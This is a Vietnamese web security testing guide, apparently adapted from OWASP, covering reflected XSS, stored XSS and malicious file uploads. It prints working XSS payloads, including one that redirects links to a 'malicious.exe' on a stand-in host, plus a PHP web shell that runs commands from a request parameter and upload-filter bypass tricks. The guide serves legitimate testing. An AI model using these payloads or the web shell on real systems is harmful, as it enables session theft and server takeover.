Một trong những khó khăn chính trong việc ngăn ngừa các lỗ hổng XSS là mã hóa ký tự thích hợp. Trong một số trường hợp, máy chủ web hoặc ứng dụng web không thể lọc một số mã hoá ký tự, ví dụ ứng dụng web có thể lọc ra "<script>", nhưng có thể không lọc %3cscript%3e.

4.2. Kiểm tra như thế nào

Phát hiện vector đầu vào. Đối với mỗi trang web, người kiểm tra phải xác định tất cả biến do người nhập vào. Điều này bao gồm các đầu vào ẩn hoặc không rõ ràng như các tham số HTTP, dữ liệu POST, các giá trị trường biểu mẫu ẩn...

Để phát hiện lỗ hổng XSS, người kiểm tra thường sẽ sử dụng dữ liệu đầu vào được ghép lại một cách đặc biệt với mỗi vectơ đầu vào. Kiểm tra dữ liệu có thể được tạo ra bằng cách sử dụng một ứng dụng web fuzzer, một danh sách được xác định trước tự động các chuỗi tấn công đã biết hoặc bằng tay.


Một số ví dụ về dữ liệu đầu vào như sau:

```
<script>alert(123)</script>
“><script>alert(document.cookie)</script>
```

4.3. Để có danh sách đầy đủ các chuỗi thử nghiệm có thể, hãy xem XSS Filter Evasion Cheat Sheet.

Đối với mỗi đầu vào thử nghiệm đã thử trong giai đoạn trước, người kiểm tra sẽ phân tích kết quả và xác định xem nó có phải là một lỗ hổng có ảnh hưởng thực tế đến tính bảo mật của ứng dụng web hay không.

Ví dụ: hãy xem xét trang web có thông báo chào mừng "Welcome% username%" và liên kết tải xuống.




Người kiểm tra phải coi rằng mỗi điểm nhập dữ liệu có thể dẫn đến một cuộc tấn công XSS. Để phân tích nó, người kiểm tra sẽ thay đổi biến user và cố gắng kích hoạt lỗ hổng.

Hãy thử nhấp vào liên kết sau và xem những gì xảy ra:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

Nếu không có biện pháp lọc được áp dụng sẽ dẫn đến popup sau đây:




Điều này chỉ ra rằng có một lỗ hổng XSS và có vẻ như người kiểm tra có thể thực thi mã theo ý muốn của mình trong trình duyệt của bất kỳ ai đó nếu người đó nhấp vào liên kết của người kiểm tra.

Ví dụ 2: Hãy thử đoạn mã khác (liên kết):

```
http://example.com/index.php?user=<script>window.onload = function() {var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```

Điều này gây ra hành vi sau:



Điều này sẽ khiến cho người dùng, nhấp vào liên kết được cung cấp bởi người kiểm tra, sẽ tải tệp tin malicious.exe từ trang web mà anh ta kiểm soát.

Vượt qua bộ lọc XSS

Tấn công reflected cross-site scripting được ngăn chặn khi ứng dụng web lọc đầu vào. Nhưng trình duyệt có thể đã lỗi thời hoặc đã tắt tính năng bảo mật được cài đặt sẵn. Tương tự, tường lửa ứng dụng web không thể bảo đảm hoàn toàn phát hiện ra các cuộc tấn công

mới, chưa biết. Kẻ tấn công có thể tạo ra một chuỗi tấn công mà không được nhận dạng bởi tường lửa ứng dụng web.

Kẻ tấn công có thể dùng nhiều cách để vượt qua các bộ lọc này.

Tài liệu XSS Filter Evasion Cheat Sheet phổ biến các biện pháp bỏ qua bộ lọc.

Ví dụ: ứng dụng web có thể sử dụng giá trị nhập vào của người dùng để điền vào một thuộc tính, như được hiển thị trong đoạn mã sau:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

Sau đó kẻ tấn công có thể gửi đoạn mã sau:

```
" onfocus="alert(document.cookie)
```

Xem XSS Filter Evasion Cheat Sheet để biết thêm chi tiết các kỹ thuật vượt quá bộ lọc.

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

5. Stored Cross site scripting

5.1. Tóm tắt

Stored Scripting Cross-Site Scriptored (XSS) là loại tấn công kịch bản Cross Site Scripting. Các ứng dụng Web cho phép người dùng lưu trữ dữ liệu có thể bị tấn công bởi kiểu tấn công này. Chương này minh hoạ các ví dụ về chèn stored cross site scripting và các kịch bản khai thác liên quan.

Stored XSS xảy ra khi một ứng dụng web tập hợp dữ liệu input từ người dùng – dữ liệu này có thể là dữ liệu độc hại, và sau đó lưu trữ dữ liệu vào trong một kho dữ liệu để sử dụng sau này. Dữ liệu lưu trữ không được lọc chính xác. Do đó, dữ liệu độc hại sẽ xuất hiện như là một phần của trang web và chạy trong trình duyệt của người dùng theo các đặc quyền của ứng dụng web.

Lỗ hổng này có thể được sử dụng để tiến hành một số cuộc tấn công dựa vào trình duyệt bao gồm:

- Chiếm trình duyệt của người dùng khác

- Thu thập thông tin nhạy cảm được xem bởi người dùng ứng dụng

- Giả mạo ứng dụng

- Quét cổng trên các máy chủ nội bộ ("nội bộ" liên quan đến người sử dụng các ứng dụng web)

- Trực tiếp thực thi các khai thác dựa trên trình duyệt

- Các hoạt động nguy hại khác

Stored XSS không cần một liên kết độc hại được khai thác. Việc khai thác thành công xảy ra khi người dùng truy cập trang có XSS đã lưu trữ. Các giai đoạn sau liên quan đến một kịch bản tấn công XSS được lưu trữ điển hình:

- Người tấn công lưu trữ mã độc hại vào trang chứa lỗ hổng

- Người dùng xác thực trong ứng dụng

- Người dùng truy cập trang chứa lỗ hổng này

- Mã độc hại được thực thi bởi trình duyệt của người dùng

Stored XSS đặc biệt nguy hiểm trong các khu vực ứng dụng mà người dùng có quyền ưu tiên cao được truy cập. Khi quản trị viên truy cập vào trang chứa lỗ hổng, tấn công sẽ tự động được thực thi bằng trình duyệt của họ. Điều này có thể gây tiết lộ thông tin nhạy cảm như mã token xác thực phiên.

5.2. Kiểm tra như thế nào

Quá trình xác định các lỗ hổng Stored XSS tương tự như quá trình được mô tả trong thử nghiệm cho reflected XSS.

Nhập các Biểu mẫu

Bước đầu tiên là xác định tất cả các điểm đầu vào của người dùng được lưu trữ vào back-end và sau đó hiển thị bởi ứng dụng. Các ví dụ điển hình của đầu vào người dùng được lưu trữ có thể được tìm thấy trong:

Trang Người dùng/Hồ sơ: ứng dụng cho phép người dùng chỉnh sửa/thay đổi các chi tiết hồ sơ như tên, họ, biệt hiệu, hình đại diện, hình ảnh, địa chỉ ...

- Giỏ hàng: ứng dụng cho phép người dùng lưu trữ các mặt hàng vào giỏ hàng để sau đó có thể xem lại

- File Manager: ứng dụng cho phép upload các file

- Cài đặt ứng dụng/tùy chọn: ứng dụng cho phép người dùng thiết lập tùy chọn

- Diễn đàn/Bảng tin: ứng dụng cho phép trao đổi các bài đăng giữa người dùng

- Blog: nếu ứng dụng blog cho phép người dùng gửi nhận xét

- Đăng nhập: nếu ứng dụng lưu trữ một số bản ghi nhập vào từ người dùng.

Phân tích mã HTML

Lưu ý: Tất cả các khu vực của ứng dụng có thể truy cập được bởi quản trị viên phải được kiểm tra để xác định sự hiện diện của bất kỳ dữ liệu nào do người dùng gửi.

Ví dụ: Email lưu trữ dữ liệu trong index2.php

Mã HTML của index2.php nơi đặt giá trị email:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
```

Trong trường hợp này, người kiểm thử cần tìm một cách để chèn mã bên ngoài thẻ <input> như sau:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> MALICIOUS CODE <!-- />
```

Thử nghiệm lưu trữ XSS


Điều này liên quan đến kiểm tra xác nhận đầu vào và kiểm soát bộ lọc của ứng dụng. Các ví dụ chèn cơ bản trong trường hợp này:

```
aaa@aa.com"><script>alert(document.cookie)</script>
```

```
aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Đảm bảo dữ liệu được gửi đi đến ứng dụng.

Kết quả mong đợi:



Mã HTML trong lệnh chèn:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)</script>
```

Dữ liệu Input được lưu trữ và mã khai thác XSS được thực thi bởi trình duyệt khi tải lại trang. Nếu input được escape bởi ứng dụng, người kiểm tra nên kiểm tra bộ lọc XSS của ứng dụng. Chẳng hạn, nếu chuỗi "SCRIPT" được thay thế bởi một dấu cách hoặc bởi một ký tự NULL thì đây có thể là dấu hiệu tiềm ẩn của tấn công XSS. Nhiều kỹ thuật tồn tại để tránh né các bộ lọc đầu vào. Chúng tôi khuyên các thử nghiệm nên tham khảo các trang XSS Filter Evasion, RSnake và Mario XSS Cheat, nó cung cấp một danh sách mở rộng các cuộc tấn công bỏ qua XSS và bộ lọc.

Tài liệu tham khảo thêm:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

6. Upload of Malicious Files

6.1. Tóm tắt

Nhiều quy trình kinh doanh của ứng dụng cho phép tải lên dữ liệu / thông tin. Để giảm rủi ro về ATTT, chỉ nên chấp nhận một số phần mở rộng tệp nhất định.

Ứng dụng có thể cho phép tải lên các tệp độc hại bao gồm các mã khai thác hoặc shellcode từ đó gây ra các vấn đề nghiêm trọng về ATTT.

Ví dụ: Giả sử một ứng dụng chia sẻ hình ảnh cho phép người dùng tải các tệp đồ họa .gif hoặc .jpg của họ lên trang web. Điều gì xảy ra nếu kẻ tấn công có thể tải lên tệp PHP, hoặc tệp exe hoặc vi-rút? Kẻ tấn công sau khi tải lên tệp có thể thực thi tệp trên hệ thống, vi-rút có thể tự lây lan ra khác hệ thống khác …

6.2. Làm thế nào để kiểm tra

Phương pháp kiểm tra chung

- Xem lại tài liệu dự án và sử dụng thử nghiệm thăm dò vào ứng dụng / hệ thống để xác định những có thể gây ảnh hưởng độc hại đến hệ thống.

- Cố gắng tải tập tin độc hại lên ứng dụng / hệ thống và xác minh rằng nó bị từ chối chính xác.

- Nếu nhiều tệp có thể được tải lên cùng một lúc, phải có các thử nghiệm để xác minh rằng mỗi tệp được đánh giá đúng.

Ví dụ: tải lên 'WebShell-backdoor.php' đến trang web nạn nhân đích.

```php
<?php
 if(isset($_REQUEST['cmd'])){
 echo "<pre>";
 $cmd = ($_REQUEST['cmd']);
 system($cmd);
 echo "</pre>";
 die;
 }
 ?>
```

- Thiết lập proxy chặn để bắt yêu cầu hợp lệ của người dùng cho một tệp được chấp nhận.

- Gửi một yêu cầu không hợp lệ của người dùng thông qua việc thay đổi phần mở rộng của tệp và xem yêu cầu đó có được chấp nhận hoặc từ chối đúng không.

Đánh giá mã nguồn

Khi có tính năng tải lên tệp được hỗ trợ, API / phương thức sau đây thường được tìm thấy trong mã nguồn.

- Java: new file, import, upload, getFileName, Download, getOutputString, fileOutputStream, java.io.file, export

- C/C++: open, fopen

- PHP: move_uploaded_file(),Readfile, file_put_contents(),file(),parse_ini_file(), copy(),fopen(),include(), require()

Các kỹ thuật sau đây có thể được sử dụng để bỏ qua các quy tắc và bộ lọc kiểm tra tải lên tệp trang web.

- Thay đổi giá trị của ‘Content-Type ' thành 'image/jpeg' trong yêu cầu HTTP

- Thay đổi các phần mở rộng dưới dạng các phần mở rộng thực thi như file.php5, file.shtml, file.asa, file.cert, file.jsp, file.jspx, file.aspx, file.asp, file.phtml

- Thay đổi chữ in hoa của phần mở rộng. chẳng hạn như file.PhP hoặc file.AspX

- Sử dụng dấu vết đặc biệt như dấu cách, dấu chấm hoặc ký tự null như file.asp. file.php; jpg, file.asp% 00.jpg, 1.jpg% 00.php

- Trong lỗ hổng IIS6, nếu tên tệp là file.asp; file.jpg, tệp sẽ được thực thi dưới dạng file.asp.

- Trong NginX, nếu tên tệp gốc là test.jpg, người kiểm tra / tin tặc có thể thay đổi nó thành 'test.jpg / x.php'. Sau khi được tải lên, tệp sẽ được thực thi dưới dạng x.php

Đối với tập tin ZIP

- Một tệp Zip có thể chứa PHP độc hại với đường dẫn mục đích như '.. \ .. \ .. \ .. \ hacker.php' Nếu trang web không kiểm tra đường dẫn đích giải nén, hacker.php có thể giải nén đến đường dẫn đã chỉ định.

- Zip Bomp

- Tải lên tệp bom ZIP có thể khiến ứng dụng từ chối dịch vụ.

https://github.com/AbhiAgarwal/notes/wiki/Zip-bomb

TÀI LIỆU THAM KHẢO

1. https://owasp.org/Top10/
2. https://cheatsheetseries.owasp.org/IndexTopTen.html
3. https://owasp.org/www-project-web-security-testing-guide/v42/